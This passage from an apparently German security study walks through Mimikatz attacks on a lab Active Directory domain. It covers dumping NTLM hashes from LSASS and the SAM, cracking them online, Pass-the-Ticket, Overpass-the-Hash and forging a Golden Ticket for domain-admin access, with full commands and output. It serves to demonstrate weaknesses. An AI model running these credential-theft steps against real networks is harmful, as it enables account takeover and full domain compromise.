


Abbildung 160: Auflistung der Kerberos-Tickets – keine Benutzer, nur Computer-Tickets vorhanden

Befehl:
```
kerberos::list
```

7. Die eventuell vorhandenen Kerberos-Computer-Tickets verwerfen:

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list

mimikatz # _
```

Abbildung 161: Alle Kerberos-Tickets mittels Mimikatz verwerfen

Befehle: `kerberos::purge`
`kerberos::list`

8. Das Ticket aus der Datei importieren (Pass-the-ticket = ptt) und den Import prüfen

```
mimikatz # kerberos::ptt [0;29752]-2-1-40e10000-testuser@krbtgt-TESTDOMAIN.LOCAL.kirbi
  0 - File '[0;29752]-2-1-40e10000-testuser@krbtgt-TESTDOMAIN.LOCAL.kirbi' : OK

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 17.01.2016 17:30:14 ; 18.01.2016 03:30:14 ; 24.01.2016 17:30:14
   Server Name       : krbtgt/TESTDOMAIN.LOCAL @ TESTDOMAIN.LOCAL
   Client Name       : testuser @ TESTDOMAIN.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
```

Abbildung 162: Entwendetes Kerberos-TGT mittels Mimikatz importieren

Befehle: `kerberos::ptt` *`[0;24645]-2-0-60a10000-testuser@krbtgt-TESTDOMAIN.LOCAL.kirbi`*
`kerberos::list`

Anmerkung: Ein geeignetes Ticket aus dem Filesystem kann zuvor auf der Konsole folgendermaßen ermittelt werden: `dir *testuser@krbtgt*`

9. Mimikatz beenden

Befehl: `exit`

10. Nun zeigen, dass ein Zugriff auf den Netzwerkshare möglich ist, als wäre man `testuser`:

```
C:\Users\gunnar\Downloads\mimikatz_2.1.0_alpha_20160117\x64>net view \\vpn1
Freigegebene Ressourcen auf \\vpn1



Freigabename  Typ     Verwendet als  Kommentar

-------------------------------------------------------------------------------
DemoShare     Platte
NETLOGON      Platte                 Logon server share
SYSVOL        Platte                 Logon server share
Der Befehl wurde erfolgreich ausgeführt.


C:\Users\gunnar\Downloads\mimikatz_2.1.0_alpha_20160117\x64>dir \\vpn1\DemoShare
 Volume in Laufwerk \\vpn1\DemoShare: hat keine Bezeichnung.
 Volumeseriennummer: 1053-9A7D

 Verzeichnis von \\vpn1\DemoShare

17.01.2016  18:30    <DIR>          .
17.01.2016  18:30    <DIR>          ..
17.01.2016  18:30                 8 Dokument.txt.txt
               1 Datei(en),              8 Bytes
               2 Verzeichnis(se), 124.166.737.920 Bytes frei
```

Abbildung 163: Zugriff auf Netzwerkshare mittels entwendetem Kerberos-TGT

Befehle: `net view \\vpn1`
`dir \\vpn1\DemoShare`

Es wurde hiermit demonstriert:

- Kerberos-Tickets lassen sich aus dem Hauptspeicher einfach entwenden und in ein File exportieren
- Die Gültigkeit der Kerberos-TGT ist (Default-Konfiguration) bei Windows Server 2012 R2 offenkundig zehn Stunden. So lange lässt sich das TGT nutzen.
- Entwendete Kerberos-Tickets lassen sich einfach missbrauchen und in eine bestehende User-Session importieren.

5.1.7. Mimikatz – Overpass-the-Hash

Gezeigt wird eine Kerberos-Authentifizierung unter Nutzung der „Overpass-the-Hash“ Methode, also der Bezug eines Kerberos-Ticket-Granting-Tickets auf Basis eines erbeuteten NTLM-Hash.

Das Szenario wird folgendermaßen demonstriert:

- Anmeldung als Domänen-Benutzer `testuser`
- Angreifer nutzt mimikatz und exportiert damit die NTLM-Hashes aus dem RAM
- Neustart der Maschine -> entspricht nun „frischer Maschine“ ohne Kerberos Tickets
- Als lokaler Benutzer `gunnar` angemeldet -> Mittels Overpass-the-Hash ein Ticket beziehen
- Zugriff auf Server mittels Kerberos-Ticket, authentifiziert als `testuser`

5.1.7.1. Hash entwenden

1. Als Domänen-Benutzer `testuser` anmelden

2. Eine Command-Box mit „Als Administrator ausführen“ öffnen und diese mit den lokalen Benutzer-Credentials des Administrators „`.\gunnar`“ starten.

3. Zum Mimikatz-Ordner navigieren und mimikatz starten:

   Befehle:
   ```
   cd \Users\gunnar\Downloads\mimikatz_2.1.0_alpha_20160117\x64
   mimikatz.exe
   ```

4. Die nötigen Rechte (Debug-Privilege und SYSTEM) erhalten

   Befehle:
   ```
   privilege::debug
   token::whoami
   token::elevate
   token::whoami
   ```

Anmerkung: Abbildungen zu den Schritten 1-4 sind (da identisch) unter Kapitel 5.1.6.1 abgedruckt.

5. Die Hashes aus dem Hauptspeicher des LSASS-Prozesses ermitteln




Abbildung 164: Hashes aus dem Hauptspeicher des LSASS-Prozesses mittels Mimikatz ermitteln

Befehl: `sekurlsa::logonpasswords`

Ermittelten Hash des Domain-Users `testuser` kopieren:
`d4bcb34125211b90805e3f32aacc8e8b`

Optional: Entwenden des Hashs des lokalen Administrators `gunnar`:
`0cb6948805f797bf2a82807973b89537`

6. Optional: weitere Hashes aus der lokalen SAM entwenden:




Abbildung 165: Hash des lokalen Benutzers mittels Mimikatz ermitteln

Befehl: `lsadump::sam`

Ermittelten Hash des lokalen Benutzers `test` kopieren:
`c2ae1fe6e648846352453e816f2aeb93`

7. Mimikatz beenden

Befehl: `exit`

5.1.7.2. Ermitteln des Klartextkennwortes aus dem Hash (optional)

Die NTLM-Hashes können – wenn es sich um ein einfaches Kennwort handelt – mittels BruteForce oder diverser Web-Dienste angegriffen werden.

Beispiel: https://hashkiller.co.uk/ntlm-decrypter.aspx

Die beiden viel zu kurzen Kennwörter der lokalen Benutzer lassen sich einfach knacken (siehe Abbildung 166), das aufwändige und lange Kennwort des Domänen-Benutzers lässt sich so hingegen nicht ermittelten. Dies stört uns jedoch nicht, eine Ermittlung des Klartext-Kennwortes zum Hash ist für den nachfolgenden Overpass-the-Hash Angriff nicht nötig.




Abbildung 166: Knacken von NTLM-Hashes mittels https://hashkiller.co.uk

5.1.7.3. Domänen-Anmeldung: TGT mittels Overpass-the-Hash beziehen

Ausgangsbasis: Frisch gebootete Windows 10 Maschine, keine Kerberos-Tickets von Benutzern im Speicher.

1. Als lokaler Administrator `gunnar` anmelden
2. Eine Command-Box mit „Als Administrator ausführen“ öffnen
   (für Overpass-the-Hash sind Admin-Rechte nötig)

3. Demonstrieren, dass ein Zugriff auf den Server nicht möglich ist:

   Befehle:
   ```
   whoami
   net view \\vpn1
   dir \\vpn1\DemoShare
   ```
   (liefert „Zugriff verweigert“, siehe Abbildung 159)

4. Zum Mimikatz-Ordner navigieren und mimikatz starten:

   Befehle:
   ```
   cd \Users\gunnar\Downloads\mimikatz_2.1.0_alpha_20160117\x64
   mimikatz.exe
   ```
5. Die nötigen Rechte holen

   Befehle:
   ```
   privilege::debug
   token::whoami
   token::elevate
   token::whoami
   ```
6. Demonstration: Vor dem Ticket-Import ist kein Benutzer-Ticket vorhanden, lediglich Computer-Tickets der `DEMOVM` sind sichtbar

   Befehl:
   ```
   kerberos::list
   ```

Anmerkung: Abbildungen zu den Schritten 1-6 sind (da identisch) unter Kapitel 5.1.6.2 zu finden.

7. Basierend auf dem Hash des Domänen-Benutzers testuser eine Overpass-the-Hash Kerberos-Anmeldung durchführen und eine cmd.exe Box starten:




Abbildung 167: Overpass-the-Hash mittels Mimikatz: Kerberos-TGT beziehen

Befehl: `sekurlsa::pth /user:testuser /domain:testdomain.local /ntlm:d4bcb34125211b90805e3f32aacc8e8b /run:cmd.exe`

8. Der vorherige Befehl öffnete eine neue Command-Box, diese ist mit einem gültigen Kerberos-Logon ausgestattet und lässt sich nun für den Zugriff nutzen:




Abbildung 168: Zugriff auf den Netzwerkshare mittels Overpass-the-Hash Kerberos-Ticket

Befehle: `net view \\vpn1`
`dir \\vpn1\DemoShare`

9. Mimikatz beenden

Befehl: `exit`

Es wurde hiermit demonstriert:

- NTLM-Hashes von angemeldeten Domänen-Benutzern können aus dem Hauptspeicher entwendet werden.
- NTLM-Hashes lassen sich einfach auf Klartext-Kennwörter rückführen, sofern das Kennwort seitens des Benutzers zu einfach gewählt wurde.
- NTLM-Hashes können dazu verwendet werden, mittels Overpass-the-Hash ein Kerberos-TGT zu beziehen und eine mit Kerberos-Tickets ausgestattete Session zu erzeugen.

5.1.8. Mimikatz – Golden-Ticket

Das Szenario wird folgendermaßen demonstriert:

- Anmeldung als Administrator am AD-Server
- Auslesen des krbtgt Hash am AD-Server
- Auf der virtuellen Maschine als lokaler Benutzer anmelden
- Zugriff auf Server mittels Kerberos-Golden Ticket
  authentifiziert als nicht existenter AD-User namens `administrator`
  ausgestattet mit AD-Admin Rechten (nach Belieben)

5.1.8.1. Ermittlung des krbtgt-Hash

Kerberos-TGT sind mit dem `krbtgt`-Hash signiert bzw. von diesem ausgestellt. Um den `krbtgt`-Hash zu ermitteln ist Mimikatz am Windows Server 2012 R2 Domänen Controller (Server) auszuführen:




Abbildung 169: Das deaktivierte Domänen-Konto "krbtgt" ist am AD-Controller vorhanden

1. Mimikatz am Server starten, die nötigen Rechte (Debug-Privilege und SYSTEM) erhalten:

   Befehle:
   ```
   mimikatz.exe
   privilege::debug
   token::whoami
   token::elevate
   token::whoami
   ```

Anmerkung: Abbildungen zu diesem Schritt sind (da identisch) unter Kapitel 5.1.6.1 zu finden.

2. Die Hashes aus dem Local System Authority SubSystem extrahieren:




Abbildung 170: Der NTLM-Hash des für Kerberos genutzten "krbtgt"-Konto

Befehl: `lsadump::lsa /patch`

SID der Domain: `S-1-5-21-2470804451-595484563-3822187919`

NTLM-Hash des krbtgt Users: `59ee5d84c83302a578b875b0433de602`

5.1.8.2. Erzeugung eines Golden-Tickets

Ausgangsbasis: Frisch gebootete Windows 10 Maschine, keine Kerberos-Tickets von Benutzern im Speicher.

Informationen siehe: https://github.com/gentilkiwi/mimikatz/wiki/module-~-kerberos#golden

1. Als lokaler Admin oder Benutzer `gunnar` anmelden (Admin-Rechte sind nicht nötig)
2. Eine Command-Box öffnen

3. Demonstrieren, dass ein Zugriff auf den Server nicht möglich ist:

   Befehle:
   ```
   whoami
   net view \\vpn1
   dir \\vpn1\DemoShare
   ```
   (liefert „Zugriff verweigert“, siehe Abbildung 159)

4. Zum Mimikatz-Ordner navigieren und mimikatz starten:

   Befehle:
   ```
   cd \Users\gunnar\Downloads\mimikatz_2.1.0_alpha_20160117\x64
   mimikatz.exe
   ```

5. Der Schritt sich Debug- und System-Rechte zu holen kann entfallen, wird nicht benötigt.

6. Die eventuell vorhandenen Kerberos-Computer-Tickets leeren (siehe Abbildung 161):

   Befehle:
   ```
   kerberos::purge
   kerberos::list
   ```
7. Ein Golden-Ticket mit beliebigem Inhalt (wir erzeugen einen Domain-Admin) erzeugen:

```
mimikatz # kerberos::golden /user:administrator /domain:testdomain.local /sid:S-1-5-21-2470804451-595484563-3822187919 /
krbtgt:59ee5d84c83302a578b875b0433de602 /id:500 /groups:512,513,518,519,520,544 /ptt
User      : administrator
Domain    : testdomain.local (TESTDOMAIN)
SID       : S-1-5-21-2470804451-595484563-3822187919
User Id   : 500
Groups Id : *512 513 518 519 520 544
ServiceKey: 59ee5d84c83302a578b875b0433de602 - rc4_hmac_nt
Lifetime  : 17.01.2016 22:28:07 ; 14.01.2026 22:28:07 ; 14.01.2026 22:28:07
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'administrator @ testdomain.local' successfully submitted for current session

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 17.01.2016 22:28:07 ; 14.01.2026 22:28:07 ; 14.01.2026 22:28:07
   Server Name       : krbtgt/testdomain.local @ testdomain.local
   Client Name       : administrator @ testdomain.local
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
```

Abbildung 171: Kerberos-Golden-Ticket erzeugen und mittels Pass-the-Ticket importieren

Befehle:
```
kerberos::golden /user:administrator /domain:testdomain.local
                 /sid:S-1-5-21-2470804451-595484563-3822187919
                 /krbtgt:59ee5d84c83302a578b875b0433de602
                 /id:500 /groups:512,513,518,519,520,544 /ptt
kerberos::list
```

Gruppen: Domain Admins = `512`, Domain Users = `513`, Schema Admins = `518`
Enterprise Admins = `519`, Group Policy Creator Owners = `520`, Administrators = `544`

Erläuterung der Well-Known-SIDs: https://support.microsoft.com/en-us/kb/243330

8. Mimikatz beenden

Befehl: `exit`

9. Zugriff auf den Netzwerkshare ist nun mit Rechten eines Administrators möglich:

```
C:\Users\gunnar\Downloads\mimikatz_2.1.0_alpha_20160117\x64>net view \\vpn1
Freigegebene Ressourcen auf \\vpn1


Freigabename  Typ     Verwendet als  Kommentar

-------------------------------------------------------------------------------
DemoShare     Platte
NETLOGON      Platte                 Logon server share
SYSVOL        Platte                 Logon server share
Der Befehl wurde erfolgreich ausgeführt.


C:\Users\gunnar\Downloads\mimikatz_2.1.0_alpha_20160117\x64>dir \\vpn1\c$
 Volume in Laufwerk \\vpn1\c$: hat keine Bezeichnung.
 Volumeseriennummer: 1053-9A7D

 Verzeichnis von \\vpn1\c$

17.01.2016  18:30    <DIR>          DemoShare
24.09.2015  10:17    <DIR>          Packages
22.08.2013  16:52    <DIR>          PerfLogs
26.09.2015  16:42    <DIR>          Program Files
02.12.2015  19:01    <DIR>          Program Files (x86)
26.09.2015  16:31    <DIR>          Users
17.01.2016  16:57    <DIR>          Windows
27.11.2015  08:51    <DIR>          WindowsAzure
               0 Datei(en),              0 Bytes
               8 Verzeichnis(se), 124.154.179.584 Bytes frei
```

Abbildung 172: Zugriff auf den nur für Administratoren zugänglichen Netzwerkshare „c$“

Befehle:
```
net view \\vpn1
dir \\vpn1\c$
```

Anmerkung: Der `c$` Share ist nur für Administratoren zugänglich!

10. Beweis: Das Golden-Ticket war dazu geeignet Administrator-Rechte am Domänen-Controller zu erhalten, es können nun beliebige Systemdateien modifiziert werden:

